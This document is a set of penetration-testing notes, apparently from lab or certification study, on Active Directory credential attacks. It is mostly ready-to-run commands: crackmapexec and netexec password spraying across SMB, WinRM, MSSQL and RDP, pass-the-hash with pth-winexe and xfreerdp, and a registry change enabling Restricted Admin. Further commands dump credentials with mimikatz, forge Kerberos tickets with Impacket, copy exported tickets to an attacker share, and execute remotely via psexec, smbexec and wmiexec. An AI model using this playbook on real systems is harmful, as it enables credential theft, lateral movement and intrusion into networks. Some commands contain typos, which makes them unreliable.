












































































































































































































































































































































































































































































Spraying and Praying
24.3.1 - Prerequisites
Make sure you're precise with the types of users you're targeting. As in are they local to that specific or on the domain? If they're local you won't need to add in the domain.

For initial connection, it's worth checking BOTH LOCAL and DOMAIN users.
Note that NetNTLMv2 hashes as standard in the network prevents PtH attacks from working. You can only crack them manually instead.

When you have valid credentials, try both shell access (RDP, WinRM, WMI, SMB, etc) and share access (SMB)
crackmapexec smb IP -u user -p password --shares --continue-on-success
24.3.2 - Basic Pivoting Enumeration
Use this tool to internally find the next computer to pivot to.
nslookup
ipconfig /all
Check users in WinPEAS

24.3.3 - Crackmapexec Spray n Pray
Check rdp, ssh, smb, ldap, winrm, ftp, mssql

SMB
sudo crackmapexec smb 192.168.50.75 -u users.txt -p 'Nexus123!' -d example.com --continue-on-success
sudo crackmapexec smb 192.168.50.75 -u USERD -p 'Flowers1' -d example.com
sudo crackmapexec smb 10.10.137.142 -u users.txt -p pass.txt -d ms02 --continue-on-success
crackmapexec smb 10.11.1.20-24 -u tim -H 08df3c73ded940e1f2bcf5eea4b8dbf6 -d svexample.com -x whoami
proxychains crackmapexec smb 10.10.126.146 -u 'Admin' -H '59b280ba707d22e3ef0aa587fc29ffe5' -x whoami -d example.com
sudo proxychains crackmapexec smb 10.10.124.140 -u Admin -p hghgib6vHT3bVWf -x whoami --local-auth
WinRM
sudo crackmapexec winrm 192.168.50.75 -u USERD -p 'Flowers1' -d example.com
sudo crackmapexec winrm 10.10.137.142 -u users.txt -p pass.txt -d ms02 --
continue-on-succes
MsSQL
proxychains crackmapexec mssql -d example.com -u sql_service -p password123 -x "whoami" 10.10.126.148
RDP
crackmapexec rdp 192.168.214.122 -u users.txt -p passwords.txt -H hashes.txt --continue-on-success
proxychains crackmapexec rdp 192.168.214.122 -u users.txt -p passwords.txt -H hashes.txt --continue-on-success
24.3.4 - Netexec Password Spraying
Check rdp, nfs, ssh, smb, ldap, winrm, ftp, wmi, mssql, vnc
Check all of these that're open along both locally and domain-joined.
Test for null session access
netexec smb <target> -u '' -p '' --shares
Test for authentication with a guest account
nxc smb IP -u accountthatisntreal - "" --shares
You can see the settings allowing for enumeration and potential autentication via gpmc.msc


If you have admin share access, you can run commands through nxc, also you could tun psexec or smbexec.
netexec smb <target> -u <user> -p <pass> -x 'whoami /priv'
Perform password spraying
netexec smb <target> -u <user> -p passwords.txt
netexec smb <target> -u users.txt -p passwords.txt
netexec smb <target> -u users.txt -p passwords.txt --local-auth
netexec smb <target> -u <user> -p <pass> --rid-brute
PtH attacks are also possible
netexec smb <target> -u <user> -H <NTLM hash>
netexec smb <target> -u <user> -H <NTLM hash> --shares
netexec smb <target> -u <user> -H <NTLM hash> -X "whoami"
netexec smb <target> -u <user> -p <pass> -H <NTLM hash>
netexec winrm targets.txt -u users.txt -p passwords.txt -H hashes.txt
24.3.5 - Password Spraying
- Dumped plaintext cred or cracked hash for your user?
- However, no creds/hashes for other users/SPN to use for lateral movement?
- Does the plaintext cred follow some pattern? e.g.
IAmUser01, IAmUser02 ... - Use
spray-passwords.ps1script: https://github.com/ZilentJack/Spray-Passwords/blob/master/Spray-Passwords.ps1
.\spray-passwords.ps1 -Admin -Pass IamUser01
.\spray-passwords.ps1 -Admin -Pass IamUser02
24.3.6 - Pass-the-Hash
(NTLM based AuthN)
- Requires user/service account to have local admin rights on target, as connection is made using the
Admin$share. - Requires SMB connection through the firewall
- Requires Windows File and Print Sharing feature to be enabled.
CrackMapExec PtH
https://www.ivoidwarranties.tech/posts/pentesting-tuts/cme/crackmapexec/
For hashes
crackmapexec smb 10.11.1.120-124 -u admin -H 'LMHASH:NTHASH' --local-auth --lsa
crackmapexec smb 10.11.1.20-24 -u pat -H b566afa0a7e41755a286cba1a7a3012d --exec-method smbexec -x 'whoami'
crackmapexec smb [target] -u [username] -H [hash] -x "whoami"
Pth-winexe
pth-winexe -U [domain]/[username]%[blank_hash]:[ntlm_hash] //[target] [command_to_exec]
pth-winexe -U xor/Administrator%aad3b435b51404eeaad3b435b51404ee:08df31234567890bf6 //10.1.1.1 cmd.exe
Make sure to try without the domain, too.
pth-winexe -U Administrator%aad3b435b51404eeaad3b435b51404ee:08df31234567890bf6 //10.1.1.1 cmd.exe
RDP PTH
xfreerdp /u:Administrator /pth:[NTLM hash] /d:[domain] /v:[target]
If error occurs "Account Restrictions are preventing this user from signing in.” enable Restricted Admin Mode
crackmapexec smb [target] -u [username] -H [hash] -x 'reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f'
24.3.7 - Overpass-the-Hash
(NTLM Hash -> Kerberos-based AuthN)
- Attack path: obtain a user's NTLM hash -> start new cmd/ps process as user -> request Kerberos TGT as user -> code exec on any machine where the user has permissions.
- Requirement: user/service account to have local admin on target machine.
- Useful when Kerberos is the only authentication mechanism allowed in a target (NTLM authN disabled).
psexec.exerequires local admin rights as it accesses admin$ share.- NOTE: We can only use the TGT on the machine it was created for.
OPTH via. COMPROMISED HOST
Obtain an NTLM hash
sekurlsa::logonpasswords
Create a new PS process in context of the target user
sekurlsa::pth
        /user:[user_name]
        /domain:[domain_name]
        /ntlm:[hash_value]
        /run:PowerShell.exe
Then create a new PS window but on the same host, it should show no TGT/TGS
klist
Generate a TGT by authN to the network share on a computer
net use \\dc01 (try other comps/targets)
This should now show the TGT/TGS
klist
Use the new TGT to perform code exec against target which user has permissions on. (as Psexec does not accept hashes).
.\PsExec.exe \\[computer] cmd.exe
Option 1 - OPTH via Kali, Impacket
[OPTION 1 TICKET RETRIEVAL] Request the TGT with hash
python getTGT.py lab.ropnop.com/tgwynn -hashes :1a59bd44fe5bec39c44c8cd3524dee
chmod 600 tgwynn.ccache
Also with the AES Key if you have it
python getTGT.py lab.ropnop.com/tgwynn -aesKey <AES_KEY>
Request TGT using a plaintext password
python getTGT.py lab.ropnop.com/tgwynn:<password>
Option 2 - Native Kerberos (ktutil + kinit) — Legit / Unix-style
Create a keytab from an NT hash (RC4)
ktutil -k ~/mykeys add -p tgwynn@LAB.ROPNOP.COM -e arcfour-hma-md5 -w 1a59bd44fe5bec39c44c8cd3524dee --hex -V 5
Request TGT using the keytab
kinit -t ~/mykers tgwynn@LAB.ROPNOP.COM
Verify ticket
klist
[OPTION 3 TICKET RETRIEVAL] export tickets -> copy to Kali
https://github.com/Zer1t0/ticket_converter
sekurlsa::tickets /export
copy [ticket.kirbi] \\192.168.119.XXX\share\[ticket.kirbi]
Use ticket_converter.py to convert .kirbi to .ccache
python ticket_converter.py ticket.kirbi ticket.ccache
Set the TGT for impacket use
export KRB5CCNAME=<TGT_ccache_file>
Execute remote commands with any of the following by using the TGT
python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass